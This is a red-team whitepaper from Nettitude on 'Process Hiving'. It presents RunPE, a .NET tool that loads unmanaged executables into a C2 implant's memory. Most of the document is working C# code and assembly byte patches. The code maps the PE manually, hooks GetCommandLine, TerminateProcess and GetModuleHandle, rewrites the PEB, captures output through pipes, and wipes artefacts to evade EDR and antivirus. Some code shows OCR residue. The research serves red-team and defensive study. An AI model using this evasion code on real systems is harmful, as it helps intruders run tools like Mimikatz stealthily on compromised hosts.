NETTITUDE

A LLOYD'S REGISTER COMPANY

Red Teaming - Process Hiving

Written by Rob Bone and Ben Turner

Lloyd's Register

Contents


01 Summary

Real Red Team operations are by their very nature research-led; being able to simulate real and emerging threats to the highest level is paramount if the engagement is going to provide real value to mature clients.

One common use case for offensive operations is the requirement to run executable files or compiled code on the target and in memory. Loading and running these files in memory is not a new technique, malware such as APT10 P8RAT is one recent example that runs an executable in a new thread as part of its initial execution (Kaspersky, 2020).

Running executables as secondary modules within a Command & Control (C2) framework however is rarer, particularly those that support arguments from the host process.

This whitepaper introduces innovative techniques and a must have tool for the Red Team's arsenal. RunPE is a .NET assembly that uses a technique called Process Hiving to manually load an unmanaged executable into memory along with all its dependencies, run that executable with arguments passed at runtime, including capturing any output, before cleaning up and restoring memory to hide any trace that it was run.



02 The Problem

A number of C2 frameworks provide the capability to run .NET assemblies in memory by creating a .NET runspace, loading the assembly, and then reflectively invoking a function. This allows those assemblies to be run without the need for the file to touch disk on the compromised host, nor the need for a new process to be spawned which provides less Indicators of Compromise (IoC) for defenders monitoring process trees.

However, far fewer C2 frameworks have any capability for running unmanaged code in this way, and if they have any capability at all it's often by creating a new 'sacrificial' process to host the target. As mentioned, this can be a strong IoC as it significantly increases the detectable footprint of the implant on the victim.

Other modern techniques work around this problem by creating object files that can be executed directly in memory within an implant process, such as Cobalt Strike's Beacon Object Files (BOFs) (Cobalt Strike, n.d.). This provides a way for operators to extend Cobalt Strike's functionality in a stealthy way, as the BOFs are executed in the implant process, eliminating the need for the sacrificial process.

These object files need to be custom-written in a specific format however, forcing operators to re-implement functionality for already-solved problems.

Finally, there are projects in .NET that manually map Windows Portable Executables (PEs) into memory and execute the entry point in the current process, such as SafetyKatz (HarmJ0y, 2018). This provides the benefit of being able to simply hand over a standalone, prebuilt PE and run it in memory. However, at present these don't support passing arguments and when the target PE finishes executing the process exits, forcing the use of modified PEs with hard coded (or no) arguments and no process termination if they are to be used in C2 frameworks without sacrificial processes.

03 The Solution

The aim of this project is to develop a .NET assembly that provides a mechanism for running arbitrary unmanaged executables in memory. It should allow arguments to be provided, load any libraries that are required by the code, obtain any STDOUT and STDERR from the process execution, and not terminate the host process once the execution of the loaded PE finishes.

This .NET assembly must be able to be run in the normal way in C2 frameworks, such as by execute-assembly (Cobalt Strike, 2018) in Cobalt Strike or run-exe in PoshC2, in order to extend the functionality of those frameworks.

Finally, as this is to all take place in an implant process, any artefacts in memory should then be cleaned up by zeroing out the memory and removing them or restoring original values in order to better hide the activity.

We're calling this technique of running multiple PEs from within the same process 'Process Hiving' and the result of this work is the .NET assembly RunPE. In essence this technique:

- Receives a file path or base64 blob of a PE to run
- Manually maps that file into memory without using the Windows Loader in the host process
- Loads any dependencies required by the target PE
- Patches memory to provide arguments to the target PE when it is run
- Patches various API calls to allow the target PE to run correctly
- Replaces the file descriptors in use to capture output
- Patches various API calls to prevent the host process from exiting when the PE finishes executing
- Runs the target PE from within the host process, while maintaining host process functionality
- Restores memory, unloads dependencies, removes patches and cleans up artefacts in memory after executing

04 Mapping the PE

The first step is to map the desired executable into memory within our host process.

The starting point for the work was @subtee's .NET PE Loader utilised in GhostPack's SafetyKatz (HarmJ0y, 2018). This .NET PE Loader already mapped a PE into memory manually and invoked the entry point, however as described above a few critical issues remained preventing its use in an implant process. SafetyKatz uses a 'slightly modified' version of Mimikatz as the target PE, critically to not require arguments or exit the process upon completion.

The first step then was to re-use as much of this work as possible and rewrite it to suit our needs – no need to reinvent the wheel when a lot of great work was already done. We split out different parts of the loader to better separate concerns and facilitate clean up. Starting in `PEMapper.cs`, we first take the bytes of the target binary (either passed in as a base64 blob or loaded directly from disk) and allocate enough memory to hold it.

```
_pe = peLoader = new PELoader(unpacked);
_codebase = NativeDeclarations.VirtualAlloc(lpStartAddr: IntPtr.Zero, _pe.OptionalHeader64.SizeOfImage,
    flAllocationType: NativeDeclarations.MEM_COMMIT, flProtect: NativeDeclarations.PAGE_READWRITE);
currentBase = _codebase.ToInt64();
```

Then, iterating over the sections listed in the PE header we copy the bytes into memory at the respective Relative Virtual Address (RVA), also retrieved from the file header. This mimics how the Windows Loader maps a PE into memory where each section is mapped into memory at a relative address that is dictated by the PE header.

```
// Copy Sections
for (var i = 0; i < _pe.FileHeader.NumberOfSections; i++)
{
    var y = NativeDeclarations.VirtualAlloc(lpStartAddr: (IntPtr) (currentBase + _pe.ImageSectionHeaders[i].VirtualAddress),
        _pe.ImageSectionHeaders[i].SizeOfRawData, flAllocationType: NativeDeclarations.MEM_COMMIT, flProtect: NativeDeclarations.PAGE_READWRITE);
    Marshal.Copy(_pe.RawBytes, startIndex: (int) _pe.ImageSectionHeaders[i].PointerToRawData, y, length: (int) _pe.ImageSectionHeaders[i].SizeOfRawData);
}
```

The relocation table then has to be updated. This table is used when the image is not at its preferred image base, such as when Address Space Layout Randomisation (ASLR) is in use, and this is the case here as the image is being manually loaded and the base address of the allocation is determined by the Windows memory manager.

The table contains blocks of 'fixups'; locations of specific locations in the PE that need updating when the image is not loaded at its preferred base address.

To update this, the delta between the current base and the preferred base is calculated, and then we iterate over the relocation table updating each fixup in each block.

The memory is initially allocated as PAGE_READWRITE while being written to, then altered to the appropriate memory protection value later on once everything has been full patched in order to avoid allocating unexpected PAGE_EXECUTE_READWRITE pages which may trigger an EDR alert or in-memory AV scanning. The expected memory protection value is read from the section characteristics value in the image section header for each section by bitwise ANDing the value with the appropriate flag (Microsoft, 2021) and comparing the value to zero.

```
while (true)
{
    var pRelocationTableNextBlock = (IntPtr) (relocationTable.ToInt64() + sizeofNextBlock);

    var relocationNextEntry =
        (NativeDeclarations.IMAGE_BASE_RELOCATION) Marshal.PtrToStructure(pRelocationTableNextBlock,
            typeof(NativeDeclarations.IMAGE_BASE_RELOCATION));

    var pRelocationEntry = (IntPtr) (currentBase + relocationEntry.VirtualAdress);

    for (var i = 0; i < (int) ((relocationEntry.SizeOfBlock - imageSizeOfBaseRelocation) / 2); i++)
    {
        var value = (ushort) Marshal.ReadInt16(offset, ofs: 8 + 2 * i);
        var type = (ushort) (value >> 12);
        var fixup = (ushort) (value & 0xfff);

        switch (type)
        {
            case 0x0:
                break;
            case 0xA:
                var patchAddress = (IntPtr) (pRelocationEntry.ToInt64() + fixup);
                var originalAddr = Marshal.ReadInt64(patchAddress);
                Marshal.WriteInt64(patchAddress, val: originalAddr + delta);
                break;
        }
    }

    offset = (IntPtr) (relocationTable.ToInt64() + sizeofNextBlock);
    sizeofNextBlock += (int) relocationNextEntry.SizeOfBlock;
    relocationEntry = relocationNextEntry;
    nextEntry = (IntPtr) (nextEntry.ToInt64() + sizeofNextBlock);
```

Once this is complete, the image has been successfully loaded into memory.

```
for (var i = 0; i < _pe.FileHeader.NumberOfSections; i++)
{
    var executeBool = ((uint) _pe.ImageSectionHeaders[i].Characteristics & NativeDeclarations.IMAGE_SCN_MEM_EXECUTE) != 0;
    var readBool = ((uint) _pe.ImageSectionHeaders[i].Characteristics & NativeDeclarations.IMAGE_SCN_MEM_READ) != 0;
    var writeBool = ((uint) _pe.ImageSectionHeaders[i].Characteristics & NativeDeclarations.IMAGE_SCN_MEM_WRITE) != 0;
                    }
    var protectionUint = NativeDeclarations.PAGE_EXECUTE_READWRITE;

    if (execute && read && write)
    {
        protection = NativeDeclarations.PAGE_EXECUTE_READWRITE;
    }
    else if (!execute && read && write)
    {
        protection = NativeDeclarations.PAGE_READWRITE;
    }
    else if (!write && execute && read)
    {
        protection = NativeDeclarations.PAGE_EXECUTE_READ;
    }
    else if (!execute && !write && read)
    {
        protection = NativeDeclarations.PAGE_READONLY;
    }
    else if (execute && !read && !write)
    {
        protection = NativeDeclarations.PAGE_EXECUTE;
    }
    else if (!execute && !read && !write)
    {
        protection = NativeDeclarations.PAGE_NOACCESS;
    }

    var vpBool = NativeDeclarations.VirtualProtect(lpAddress: (IntPtr) (_codebase.ToInt64() + _pe.ImageSectionHeaders[i].VirtualAddress),
        (UIntPtr) _pe.ImageSectionHeaders[i].SizeOfRawData, flNewProtect: protection, lpflOldProtect: out _);
}
```

05 Loading Dependencies

Few PEs run without dependencies and import functions from Dynamic Linked Libraries (DLLs) that are presented on the filesystem.

In order to run the PE, any libraries that have not already been loaded as part of the current process need to be also loaded so that the target PE can dynamically use them. Additionally, as the PE has been manually mapped the Import Address Table (IAT) needs to be patched to set the virtual addresses of the loaded modules. This table is a jump table that provides the mechanism by which the loaded PE can reference functions in DLLs that are loaded into memory at random memory address, due to ASLR.

When the PE wants to execute an export in a DLL the code calls the relevant value in this table, which gets patched by the Windows Loader to point to the address of the DLL when it gets loaded into memory. As we are not using the Windows Loader, we need to perform this step ourselves manually.

In ***ImportResolver.cs*** the very first thing we do is store the list of the currently loaded modules so we can clean up any newly loaded modules for the target PE once execution has completed without interfering with the current process.

```
var currentProcess = Process.GetCurrentProcess();
foreach (ProcessModule module in currentProcess.Modules)
{
    _originalModules.Add(module.ModuleName);
}
```

The address of the Import Directory Table is then retrieved from the PE header and iterated over, retrieving the relative offset to the Import Address Table entry and the DLL name of the dependency.

```
// Resolve Imports
var pIDT = (IntPtr) (currentBase + pe.OptionalHeader64.ImportTable.VirtualAddress);
var dllIterator = 0;
while (true)
{
    var pDLLImportTableEntry = (IntPtr) (pIDT.ToInt64() + IDT_SINGLE_ENTRY_LENGTH * dllIterator);

    var iatRVA = Marshal.ReadInt32((IntPtr) (pDLLImportTableEntry.ToInt64() + IDT_IAT_OFFSET));
    var pIAT = (IntPtr) (currentBase + iatRVA);

    var dllNameRVA = Marshal.ReadInt32((IntPtr) (pDLLImportTableEntry.ToInt64() + IDT_DLL_NAME_OFFSET));
    var pDLLName = (IntPtr) (currentBase + dllNameRVA);
    var dllName = Marshal.PtrToStringAnsi(pDLLName);
```

Then, for each DLL the imported functions are enumerated and `LoadLibrary` and `GetProcAddress` used to retrieve the actual address of the function. The Import Address Table is then patched with this value and the iterator continues. A null value for the function name indicates the end of the import list for that DLL, and a null value for the DLL name indicates the end of the list of DLLs in the Import Directory Table.

```
while (true)
{
    try
    {
        var pDLLFuncName = (IntPtr) (currentBase + Marshal.ReadInt32(pCurrentIATEntry) + ILT_MINT_LENGTH);
        var dllFuncName = Marshal.PtrToStringAnsi(pDLLFuncName);

        if (string.IsNullOrEmpty(dllFuncName))
        {
            break;
        }

        var pRealFunction = NativeDeclarations.GetProcAddress(handle, dllFuncName);
        if (pRealFunction.ToInt64() == 0)
        {
            Console.WriteLine($"\t[-] ***** Unable to find procedure {dllName}!{dllFuncName} *****");
        }
        else
        {
            Marshal.WriteInt64(pCurrentIATEntry, pRealFunction.ToInt64());
        }

        pCurrentIATEntry = (IntPtr) (pCurrentIATEntry.ToInt64() + IntPtr.Size);
    }
    catch (Exception e)
    {
        Console.WriteLine($"[-] Error handling imports for {dllName}: {e.Message}");
    }
```

As `LoadLibrary` only loads DLLs if they have not already been mapped into the process and simply returns a handle to the loaded DLL if it has, this will reuse any loaded modules if they already exist in the host process and load them using the standard Windows Loader if not.

Manually mapping dependencies, whether they are already loaded or not, would be a much stealthier approach as it would not make use of LoadLibrary and `GetProcAddress`. Both of these API calls are often monitored and using them returns handles to properly loaded modules that may have been hooked by EDRs or monitored by other software. There is scope for improvement then, in this space on the roadmap.

06 Patching Arguments

In `ArgumentPatcher.cs` steps are taken to allow arguments to be passed to the target PE by patching a number of API calls and memory regions.

In a Windows process a pointer to the command line arguments is located in the Process Environment Block (PEB) and can be retrieved directly or, more commonly, using the Windows API call `GetCommandLine`. Similarly, the current image name is also stored in the PEB.

To start with, PEB is retrieved using `NtQueryInformationProcess`.

```
var currentProcessHandle = NativeDeclarations.GetCurrentProcess();
var processBasicInformation =
    Marshal.AllocHGlobal(Marshal.SizeOf(typeof(NativeDeclarations.PROCESS_BASIC_INFORMATION)));
var outSize = Marshal.AllocHGlobal(sizeof(long));
var pPEB = IntPtr.Zero;

var result = NativeDeclarations.NtQueryInformationProcess(currentProcessHandle, processInformationClass: 0,
    processInformation: processBasicInformation, processInformationLength: (uint)
    Marshal.SizeOf(typeof(NativeDeclarations.PROCESS_BASIC_INFORMATION)), returnLength: outSize);

NativeDeclarations.CloseHandle(currentProcessHandle);
Marshal.FreeHGlobal(outSize);

if (result == 0)
{
    pPEB = ((NativeDeclarations.PROCESS_BASIC_INFORMATION) Marshal.PtrToStructure(processBasicInformation,
        typeof(NativeDeclarations.PROCESS_BASIC_INFORMATION))).PebAddress;
}
else
{
    Console.WriteLine($"[-] Unable to NtQueryInformationProcess, error code: {result}");
    var error = NativeDeclarations.GetLastError();
    Console.WriteLine($"[-] GetLastError: {error}");
}

Marshal.FreeHGlobal(processBasicInformation);

return pPEB;
```

Then the `CommandLine`, Image, `CommandLineLength` and `ImageLength` locations are retrieved from the PEB.

```
var ppRtlUserProcessParams = (IntPtr) (pPEB.ToInt64() + PEB_RTL_USER_PROCESS_PARAMETERS_OFFSET);

var pRtlUserProcessParams = Marshal.ReadInt64(ppRtlUserProcessParams);

ppCommandLineString = (IntPtr) pRtlUserProcessParams + RTL_USER_PROCESS_PARAMETERS_COMMANDLINE_OFFSET +
                      UNICODE_STRING_STRUCT_STRING_POINTER_OFFSET;
pCommandLineString = (IntPtr) Marshal.ReadInt64(ppCommandLineString);

ppImageString = (IntPtr) pRtlUserProcessParams + RTL_USER_PROCESS_PARAMETERS_IMAGE_OFFSET +
                UNICODE_STRING_STRUCT_STRING_POINTER_OFFSET;
pImageString = (IntPtr) Marshal.ReadInt64(ppImageString);

pCommandLineLength = (IntPtr) pRtlUserProcessParams + RTL_USER_PROCESS_PARAMETERS_COMMANDLINE_OFFSET;
commandLineLength = Marshal.ReadInt16(pCommandLineLength);

pCommandLineMaxLength = (IntPtr) pRtlUserProcessParams + RTL_USER_PROCESS_PARAMETERS_COMMANDLINE_OFFSET +
                        RTL_USER_PROCESS_PARAMETERS_MAX_LENGTH_OFFSET;
commandLineMaxLength = Marshal.ReadInt16(pCommandLineMaxLength);
```

The new arguments are then built and written to memory, along with the new image name. The PEB is then patched with the pointers and lengths of these new values. The old values are retained for when we reset during the clean-up phase.

```
if (!Utils.PatchAddress(_ppCommandLineString, pNewCommandLineString))
{
    return false;
}
if (!Utils.PatchAddress(_ppImageString, pNewImageString))
{
    return false;
}
Marshal.WriteInt16(_pLength, ofs: 0, (short) newCommandLineString.Length);
Marshal.WriteInt16(_pMaxLength, ofs: 0, (short) newCommandLineString.Length);
```

The `GetCommandLine` Windows API function is then patched to return a pointer to the new command line string. The first step is to check if the current command line is a wide character string or not. To do this we copy the bytes into an array and check if any bytes in the array are null bytes (with the exception of the null terminator). If there are null bytes we assume it is a wide character string, if not then we assume a char string.

```
var pCommandLineString = NativeDeclarations.GetCommandLine();
var commandLineString = Marshal.PtrToStringAuto(pCommandLineString);

_encoding = Encoding.UTF8;

if (commandLineString != null)
{
    var stringBytes = new byte[commandLineString.Length];

    Marshal.Copy(pCommandLineString, stringBytes, startIndex: 0, commandLineString.Length);

    if (!new List<byte>(stringBytes).Contains(item: 0x00))
    {
        _encoding = Encoding.ASCII; // At present assuming either ASCII or UTF8
    }

    Program.encoding = _encoding;
}
```

Using this encoding we marshal our new command line string with the appropriate encoding and then note the correct subsequent API call (`GetCommandLineA` or `GetCommandLineW`).

```
// Set the GetCommandLine func based on the determined encoding
_commandLineFunc = _encoding.Equals(Encoding.ASCII) ? "GetCommandLineA" : "GetCommandLineW";

// Write the new command line string into memory
_pNewString = _encoding.Equals(Encoding.ASCII)
    ? Marshal.StringToHGlobalAnsi(newCommandLineString)
    : Marshal.StringToHGlobalUni(newCommandLineString);
```

A patch is then created that simply returns the address of this string and the `GetCommandLine` function is patched with these bytes.


```
// Create the patch bytes that provide the new string pointer
var patchBytes = new List<byte>() {0x48, 0xB8};
var pointerBytes = BitConverter.GetBytes(_pNewString.ToInt64());

patchBytes.AddRange(pointerBytes);

patchBytes.Add(item: 0xC3);

// Patch the GetCommandLine function to return the new string
_originalCommandLineFuncBytes = Utils.PatchFunction(dllName: "kernelbase", _commandLineFunc, patchBytes.ToArray());
```

Windows API calls use the `__stdcall` calling convention with which integer values and memory addresses are returned in the rax register for 64-bit programs (Microsoft, 2017). According to MSDN `GetCommandLine` returns a pointer to the command-line string for the current process (Microsoft, 2018), so this patch therefore simply moves the value of the pointer to our new command line string into rax and returns, the value being added to the range dynamically at runtime.

An example of this simple patch if the address of the new string was 0x1337133713371337 would then be:

```
0: 48  b8  37 13 37  13  37    movabs rax, 0x1337133713371337
7: 13  37  13
a: c3                          ret
```

As with other changes, the original bytes are cached in order to be restored later.



07 Preventing Process Exit

As described earlier, another issue with running vanilla PEs in this way is that when they finish executing the PE inevitably tries to exit the process, such as by calling `TerminateProcess`.

Similarly, as the RunPE process is .NET, the CLR also tries to shut down once process termination is initiated, so even if `TerminateProcess` is prevented `CorExitProcess` will cause any .NET implant to exit.

To circumvent this a number of these API calls are patched in `ExitPatcher.cs` in a similar way to `GetCommandLine` above to instead jmp to `ExitThread`. As the entry point of the target PE is to be run in a new thread this means that once it has finished it will gracefully exit the thread only, leaving the process and CLR intact. MSDN states that ExitThread takes a single DWORD value that is the exit code for the thread so this value must also be passed to the function (Microsoft, 2018). The 64-bit __stdcall calling convention states that the first integer or memory address argument is passed in the RCX register, so the exit code of 0 is first moved into this register (Microsoft, 2020).

Finally, the address of the ExitThread function is moved into a register and that register is pushed onto the stack before returning. This is an example of Return Oriented Programming (ROP), as when the ret instruction is called it expects the value at the top of the stack to be the return address in the calling function. In this case, that value is the start of `ExitThread` which in turn expects the first and only argument to be in RCX, which it is. As `ExitThread` will terminate the thread, execution never returns back up the stack from this point so any stack mangling goes unnoticed.

```
var hKernelbase = NativeDeclarations.GetModuleHandle("kernelbase");
var pExitThreadFunc = NativeDeclarations.GetProcAddress(hKernelbase, procName: "ExitThread");

var exitThreadPatchBytes = new List<byte>() {0x48, 0xC7, 0xC1, 0x00, 0x00, 0x00, 0x00, 0x48, 0xB8};
/*
    mov rcx, 0x0 #takes first arg
    mov rax, <ExitThread> #
    push rax
    ret
 */
var pointerBytes = BitConverter.GetBytes(pExitThreadFunc.ToInt64());

exitThreadPatchBytes.AddRange(pointerBytes);

exitThreadPatchBytes.Add(item: 0x50);
exitThreadPatchBytes.Add(item: 0xC3);

_terminateProcessOriginalBytes =
    Utils.PatchFunction(dllName: "kernelbase", funcName: "TerminateProcess", exitThreadPatchBytes.ToArray());
if (_terminateProcessOriginalBytes == null)
{
    return false;
}
_corExitProcessOriginalBytes =
    Utils.PatchFunction(dllName: "mscoree", funcName: "CorExitProcess", exitThreadPatchBytes.ToArray());
```

An example of this patch if the `ExitThread` function was located at 0x1337133713371337 is below:

```
0: 48  c7  c1  00 00 00 00     mov     rcx, 0x0 // Move 0 into rcx for exit code argument
7: 48  b8  37  13 37 13 37     movabs  rax, 0x1337133713371337 // Move address of ExitThread into rax
e: 13  37  13
11:    50                      push    rax // Push rax onto stack and ret, so this value with be the 'return address'
12: c3                         ret
```

We can see this in x64dbg while RunPE is running, viewing the `NtTerminateProcess` function and noting it has been patched to exit the thread instead.


08 Fixing APIs

During testing several other API calls also required patching with new values in order for PEs to work. One example is `GetModuleHandle` which, if called with a NULL parameter, returns a handle to the base of the main executable (Microsoft, 2018). When a PE calls this function it is expecting to receive its base address, however, in this scenario, the API call will in fact return the host process' binary's base address, which could cause the whole process to crash, depending on how that address is then used.

However, `GetModuleHandle` could also be called with a non-NULL value, in which case the base address of a different module will be returned.

`GetModuleHandle` is therefore hooked and execution jumps to a newly allocated area of memory that performs some simple logic; returning the base address of the mapped PE if the argument is NULL and rerouting back to the original `GetModuleHandle` function if not. As the first few bytes of `GetModuleHandle` get overwritten with a jump to our hook these instructions must be executed in the hook before jumping back to the `GetModuleHandle` function, returning execution to after the hook jump.

As with the previous API patches, these bytes must be dynamically built in order to use the runtime addresses of the hook location, the `GetModuleHandle` function and the base address of the target PE.



First, the hook function gets created:

```
var newFuncBytes = new List<byte>() {0x48, 0x85, 0xc9, 0x75, 0x0b};

var moduleHandle = NativeDeclarations.GetModuleHandle("kernelbase");
var getModuleHandleFuncAddress = NativeDeclarations.GetProcAddress(moduleHandle,
    _getModuleHandleFuncName);

newFuncBytes.Add(0x48);
newFuncBytes.Add(0xB8);

var baseAddressPointerBytes = BitConverter.GetBytes(baseAddress.ToInt64());

newFuncBytes.AddRange(baseAddressPointerBytes);

newFuncBytes.Add(0xC3);
newFuncBytes.Add(0x48);
newFuncBytes.Add(0xB8);

var pointerBytes = BitConverter.GetBytes(getModuleHandleFuncAddress.ToInt64() + JMP_PATCH_LENGTH);

newFuncBytes.AddRange(pointerBytes);

var originalInstructions = new byte[JMP_PATCH_LENGTH];
Marshal.Copy(getModuleHandleFuncAddress, originalInstructions, 0, JMP_PATCH_LENGTH);
newFuncBytes.AddRange(originalInstructions);

newFuncBytes.Add(0xFF);
newFuncBytes.Add(0xE0);
/*
0:  48 85 c9              test   rcx,rcx
3:  75 0b                 jne    +0x0b
5:  48 b8 88 77 66 55 44  movabs rax,<Base Address of mapped PE>
c:  33 22 11
f:  c3                    ret
10:  48 b8 88 77 66 55 44  movabs rax,<Back to GetModuleHandle>
17:  33 22 11
... original replaced opcodes...
1a:  ff e0                jmp    rax
*/
_newFuncAlloc = NativeDeclarations.VirtualAlloc(lpStartAddr:IntPtr.Zero, size:(uint) newFuncBytes.Count,
    flAllocationType:NativeDeclarations.MEM_COMMIT, flProtect:NativeDeclarations.PAGE_READWRITE);
Marshal.Copy(source:newFuncBytes.ToArray(), startIndex:0, _newFuncAlloc, length:newFuncBytes.Count);
_newFuncBytesCount = newFuncBytes.Count;

NativeDeclarations.VirtualProtect(_newFuncAlloc, (UIntPtr) newFuncBytes.Count,
    flNewProtect:NativeDeclarations.PAGE_EXECUTE_READ, lpflOldProtect:out _);
return _newFuncAlloc;
```

`GetModuleHandle` then gets patched to jump to this new function.

```
// Patch the API to jump to out new func code
var pointerBytes = BitConverter.GetBytes(_newFuncAlloc.ToInt64());

/*
    0:  48 b8 88 77 66 55 44    movabs rax,<address of newFunc>
    7:  33 22 11
    a:  ff e0                   jmp    rax
 */
var patchBytes = new List<byte>() {0x48, 0xB8};
patchBytes.AddRange(pointerBytes);

patchBytes.Add(0xFF);
patchBytes.Add(0xE0);

_originalGetModuleHandleBytes =
    Utils.PatchFunction(dllName:"kernelbase", _getModuleHandleFuncName, patchBytes.ToArray());

return _originalGetModuleHandleBytes != null;
```

As an additional change, `ExtraEnvironmentPatcher.cs` also updates the PEB, replacing the base address with that of the target PE so that if any programs retrieve this address from the PEB directly then they get the expected value.

```
_pPEBBaseAddr = (IntPtr) (Utils.GetPointerToPeb().ToInt64() + PEB_BASE_ADDRESS_OFFSET);
_pOriginalPebBaseAddress = Marshal.ReadIntPtr(_pPEBBaseAddr);
if (!Utils.PatchAddress(_pPEBBaseAddr, newValue:_newPEBBaseAddress))
{
    return false;
}
return true;
```

At this point, the target PE should be in a position to be able to run from within the host process by calling the entry point of the PE directly. However, as the intended use case is to be able to use RunPE to execute PEs in memory from with an implant, it is a requirement to be able to capture output from the program.

09 Capturing Output

Output is captured from the target process by replacing the handles to STDOUT and STDERR with handles to anonymous pipes.

```
var lpSecurityAttributes = new NativeDeclarations.SECURITY_ATTRIBUTES();
lpSecurityAttributes.nLength = Marshal.SizeOf(lpSecurityAttributes);
lpSecurityAttributes.bInheritHandle = 1;

var outputStdOut:bool = NativeDeclarations.CreatePipe(out var read:IntPtr, out var write:IntPtr
    ref lpSecurityAttributes, nSize:0);
if (!outputStdOut)
{
    return null;
}
return new FileDescriptorPair
{
    Read = read,
    Write = write
};
```

In `FileDescriptorRedirector.cs` pairs of anonymous pipes are first created using CreatePipe:

```
var bStdOut:bool = NativeDeclarations.SetStdHandle(STD_OUTPUT_HANDLE, hStdOutPipes);
if (!bStdOut)
{
    return false;
}

var bStdError:bool = NativeDeclarations.SetStdHandle(STD_ERROR_HANDLE, hStdErrPipes);
if (!bStdError)
{
    return false;
}

var bStdIn:bool = NativeDeclarations.SetStdHandle(STD_INPUT_HANDLE, hStdInPipes);
return bStdIn;
```

STDOUT, STDIN and STDERR are then replaced using SetStdHandle.

```
_readTask = Task.Factory.StartNew(function:() =>
{
    var output = "";

    var buffer = new byte[BYTES_TO_READ];
    byte[] outBuffer;

    var ok:bool = NativeDeclarations.ReadFile(_kpStdOutPipes.Read, buffer, BYTES_TO_READ,
        lpNumberOfBytesRead:out var bytesRead:uint, lpOverlapped:IntPtr.Zero);

    if (!ok)
    {
        Console.WriteLine($"[-] Unable to read from 'subprocess' pipe");
        return "";
    }
    if (bytesRead != 0)
    {
        outBuffer = new byte[bytesRead];
        Array.Copy(sourceArray:buffer, destinationArray:outBuffer, bytesRead);
        output += Encoding.Default.GetString(outBuffer);
    }

    while (ok)
    {
        ok = NativeDeclarations.ReadFile(_kpStdOutPipes.Read, buffer, BYTES_TO_READ,
            out bytesRead, lpOverlapped:IntPtr.Zero);

        if (bytesRead != 0)
        {
            outBuffer = new byte[bytesRead];
            Array.Copy(sourceArray:buffer, destinationArray:outBuffer, bytesRead);
            output += Encoding.Default.GetString(outBuffer);
        }
        else
            break;
    }

    return output;
}); // Task<string>
```

Just before the target PE entry point is invoked on a new thread, an additional thread is first created that will read from these pipes until they are closed. In this way, the output is captured and can be returned from RunPE.

